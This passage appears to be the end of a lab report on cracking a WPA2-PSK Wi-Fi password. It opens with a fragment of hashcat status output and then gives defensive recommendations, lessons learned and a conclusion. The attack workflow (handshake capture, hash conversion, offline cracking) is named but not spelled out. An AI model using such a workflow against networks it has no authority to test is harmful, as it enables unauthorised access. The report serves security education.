Restore.Point....: 0/14344385 (0.00%)

Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:1-3

Candidate.Engine.: Device Generator

Candidates.#01...: 123456789 -> warriors

Hardware.Mon.#01.: Util: 69%

Started: Mon Oct 27 12:14:02 2025

Stopped: Mon Oct 27 12:15:30 2025

Defense Implementation

Recommended Security Measures :-

Technical Controls:

1. Strong Password Policy:

- Minimum 12-character complex passwords
- Avoid dictionary words and common patterns

2. Enterprise Security:

- Implement WPA2/WPA3-Enterprise with 802.1X authentication
- Use RADIUS server for individual user authentication

3. Network Monitoring:

- Deploy Wireless Intrusion Detection Systems (WIDS)
- Monitor for rogue access points and deauth attacks

4. Physical Security:

- Regular security audits and penetration testing
- Employee security awareness training

Challenges and Learnings

Technical Challenges

- Monitor Mode Configuration: Initial driver compatibility issues with wireless adapter
- Handshake Timing: Required waiting for legitimate client connection
- Hash Conversion: Proper conversion from PCAP to hashcat-compatible format

Key Learnings

1. **Password Complexity:** Even with strong cryptographic protocols, weak passwords render security ineffective
2. **Offline Attack Power:** Modern GPUs can test thousands of passwords per second
3. **Protocol Understanding:** Deep understanding of 4-way handshake is crucial for both attack and defense

4. **Tool Proficiency:** Mastery of specialized security tools is essential for effective penetration testing

Conclusion and Future Recommendations

Conclusion

The simulation successfully demonstrated the critical weakness in WPA2-PSK networks: the reliance on user-chosen passwords. The 4-way handshake, while cryptographically sound, becomes the attack vector when weak passwords are used. The immediate compromise of the target network underscores the importance of security education and proper configuration.

Future Recommendations

1. For Organizations:

- Migrate to WPA3-SAE for better protection against offline attacks
- Implement regular wireless security assessments
- Enforce mandatory password complexity requirements

2. For Further Research:

- Explore WPA3 transition and its resistance to similar attacks
- Investigate behavioral analysis for detecting handshake capture attempts
- Develop automated monitoring for deauthentication attacks

References

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